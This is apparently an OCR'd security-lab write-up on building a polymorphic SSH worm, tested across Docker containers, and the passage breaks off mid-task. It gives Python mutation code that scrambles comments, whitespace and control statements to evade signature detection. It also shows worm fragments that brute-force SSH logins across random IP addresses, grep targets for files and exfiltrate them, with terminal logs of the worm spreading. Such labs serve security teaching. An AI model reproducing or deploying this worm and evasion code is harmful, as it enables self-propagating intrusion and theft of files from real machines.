
```python
def modify_python_code(code):
    lines = code.split('\n')
    modified_lines = []
    for i in range(len(lines)):
        # skip the empty lines
        modified_lines.append(lines[i])
        if lines[i] == '':
            continue
        line = lines[i].strip()
        if line.startswith('#'):  # Random changes only in comments
            # Add random characters to comments
            modified_lines[i] = add_random_characters(lines[i])

            # Add random whitespace to comments
        try:
            modified_lines[i] = add_random_whitespace(
                modified_lines[i])  # Add random whitespace
        except Exception as e:
            print('')
    modified_code = '\n'.join(modified_lines)

    modified_code = add_random_newlines(modified_code)  # Add random newlines

    # Modify a control statement if any
    if 'if' in modified_code or 'while' in modified_code or 'for' in modified_code:
        modified_code = modify_control_statement(modified_code)

    return modified_code
```

We mainly did four things
If this is comment we have added some random characters inside those comments




```python
def add_random_characters(comment, num_characters=15):

    characters = "!@#$%^&*()_+-=[]{}|;:',.<>?/"
    for _ in range(num_characters):
        index = random.randint(1, len(comment) - 1)
        char = random.choice(characters)
        comment = comment[:index] + char + comment[index:]
    comment = '#' + comment
    return comment
```

Inside code we have added some whitespaces without changing the functionality of the code



```python
def add_random_whitespace(identifier, num_spaces=5):
    # Find all word boundaries in the identifier

    if not identifier:
        return identifier
    if identifier == '':
        return identifier
    # if identifier contains the word root or password, don't add whitespace
    if 'root' in identifier or 'password' in identifier:
        return identifier
    # if identifier contains a number or a special character, don't add whitespace
    if any(char.isdigit() for char in identifier) or not any(char.isalpha() for char in identifier):
        return identifier

    # do not add whitespace inside a bracket
    if '(' in identifier or ')' in identifier:
        return identifier
    if '[' in identifier or ']' in identifier:
        return identifier
    if '{' in identifier or '}' in identifier:
        return identifier
    # do not add whitespace inside a string literal
    if "'" in identifier or '"' in identifier:
        return identifier

    word_boundaries = [m.start() for m in re.finditer(r'\b', identifier)]
    whitespace_indices = [i for i in range(
        len(identifier)) if identifier[i].isspace()]

    # Combine word boundaries and existing whitespace indices to ensure we don't break indentation
    valid_indices = sorted(set(word_boundaries) | set(whitespace_indices))

    # Filter valid indices to avoid adding whitespace at the beginning of a line
    valid_indices = [index for index in valid_indices if index >
                     0 and not identifier[index-1].isspace()]

    # Add random whitespace at valid indices
    for _ in range(num_spaces):
        index = random.choice(valid_indices)
        identifier = identifier[:index] + ' ' + identifier[index:]
        # Update valid indices to consider the newly added whitespace
        valid_indices = [i if i < index else i + 1 for i in valid_indices]
```


And finally tried add to some blank lines and false conditions



```python
def add_random_newlines(code, num_newlines=3):
    lines = code.split('\n')
    # Avoid adding newlines at the beginning and end
    indices = random.sample(range(1, len(lines) - 1), num_newlines)
    for idx in sorted(indices, reverse=True):
        lines.insert(idx, '')
    return '\n'.join(lines)


def modify_control_statement(statement):
    ridiculous_conditions = [
        "True and False",
        "2 + 2 == 5",
        "len('hello') != 5",
        "'openai'.startswith('closed')",
        "1 > 10",
        "'spam' not in ['ham', 'eggs']"
    ]

    return statement + random.choice(ridiculous_conditions)
```


With that lets run our code in debug mode.

Target machine




```
root@edfb50e0aec4:~# echo 'abracadabra' > hello.txt
root@edfb50e0aec4:~# ls
hello.txt
root@edfb50e0aec4:~# cat hello.txt
abracadabra
root@edfb50e0aec4:~# 
```

Host machine




```
root@8d65fffbe816:~# ls
1805023_2.py
root@8d65fffbe816:~# python3 1805023_2.py
```

2. As we can see 'hello.txt' file is now has arrived in the host machine



```
Will now try to exfiltrate the files
No uploading of exfiltrated files

root@8d65fffbe816:~# ls
1805023_2.py  hello.txt
root@8d65fffbe816:~#
```

Now lets checkout the Target machine




```
root@edfb50e0aec4:~# echo 'abracadabra' > hello.txt
root@edfb50e0aec4:~# ls
hello.txt
root@edfb50e0aec4:~# cat hello.txt
abracadabra
root@edfb50e0aec4:~# ls
1805023_2.py  hello.txt
root@edfb50e0aec4:~#
```


As we can see o**ur worm (1805023_2.py)** is arrived at the target machine.

3. Lets open the worm and checkout how it is changed

We can notice a lot of extra characters are added to the comments




```
                          print("\n\noutput of 'ls' command: %s" %
                                str(received_list))
#       =                   ?# if '&+]'.join('received_lis*t).f/ind('$A$?braWorm|['')
#          ::( ?*        $     #*      print("\nThe$ t|arge{t )machine i$?s alrea_dy
#   )._& $% /)&           >      }      #      c&;!o#ntinue
#    :    ^{    ^[          =   $ # ,Now| let's look for f%*iles that contai$%n the st
                          cmd = 'grep -ls abracadabra *'
                          stdin, stdout, stderr = ssh.exec_command(cmd)
                          error = stderr.readlines()
                          if   error   :
```



```
#   (  # d_o :no:t .ad#d[ white^sp(<ace =inside a $brack&e@-t
    if '(' in identifier or ')' in identifier:
        return   identifier
    if '[' in identifier or ']' in identifier:
        return   identifier
    if '{' in identifier or '}' in identifier:
        return    identifier
#    # do. n!ot a<dd whites*pac*e* ins={|,ide<; a st{r@ing li@teral
    if "'" in identifier or '"' in identifier:
        return    identifier
```

Also some unnecessary whitespaces have also added




```
def read_remote_file(ssh_client, file_path):
    with ssh_client.open_sftp() as sftp:
        with sftp.file(file_path, "r") as remote_file:
            return remote_file.read().decode()


while    True  :
    usernames = get_new_usernames(NUSERNAMES)
    passwds = get_new_passwds(NPASSWDS)
## =   p:rint("use=/rna:m};es:$ >%?s". % s+tr(user=:na_mes))
##*    p[rint("pass@}?>words: %>_s" )&% str(pass}/w]'ds}))
#  >;  #: First. l|oop <o'ver p!_a,ssw>|or{d|/s
    for passwd   in   passwds :
# ^   !    # <Then loop:$? o'-ve<r u,'se?|r] @names
        for    user   in usernames:
#    ;         # And, finall*y, _-loop o<v%er <ra/ndo@mly =c,hos&en IP[ ,a.ddresses

            for ip_address in get_fresh_ipaddresses(NHOSTS):
                print("\nTrying password %s for user %s at IP address: %s" %
                      (passwd, user, ip_address))
                files_of_interest_at_target = []
                try     :
```

Also some random blank lines can be noticed.


Now let's checkout whether this codes run perfectly.

Now lets open another docker container as the new target machine whose ip is 172.17.0.4 as of our configuration




```
09448d78217b  test_sshd_container_3
edfb50e0aec4  test_sshd_container_2
8d65fffbe816  test_sshd_container_1
[08/02/23]seed@VM:~/.../Docker-setup$ docksh 09
root@09448d78217b:/# cd root
root@09448d78217b:~# echo 'abracadabra' > hello.txt
root@09448d78217b:~# ls
hello.txt
root@09448d78217b:~# cat hello.txt
abracadabra
root@09448d78217b:~# 
```

Now edit the ip address in our current target machine.
And run it
Now we can notice that the worm has been copied to our third machine as well



```
hello.txt
root@09448d78217b:~# cat hello.txt
abracadabra
root@09448d78217b:~# ls
1805023_2.py  hello.txt
root@09448d78217b:~# 
```

Lets open it



```
##   - _    &   :{     /    %<  #;# {]]print%("_@:s:cr)i{p]t_#?fi[lename: ", s{c}r_ipt_+file|na{me)
##(   :(,       } :-       <   # :'w*ith ope>&[n(=scrip|t_f/i.lenam|(e&,! 'r'&) .a-s $=?*file':
##< >(=   ) }   }   * ) /  $ )#/    #     s.,crip#>t+_c-ont(ent} = f%il:e.r?!ea|:%d[()

## +     +  {      :   '   ;# modi'fi-;ed_c_^o]$n[ten<;;t- = modify_p?ytho&n_'>co'de(script+_co?n^/$tent!_)
```


We can see it just created some mess with the comments also added some more whitespaces.


If we run this in the 3rd machine we can notice that there is not compilation error. So our code randomization seems ok

Task3

Now this time we will recursively scan all files that contains **‘abracadabra’**

For this let's create our directory in the target machine like the following tree





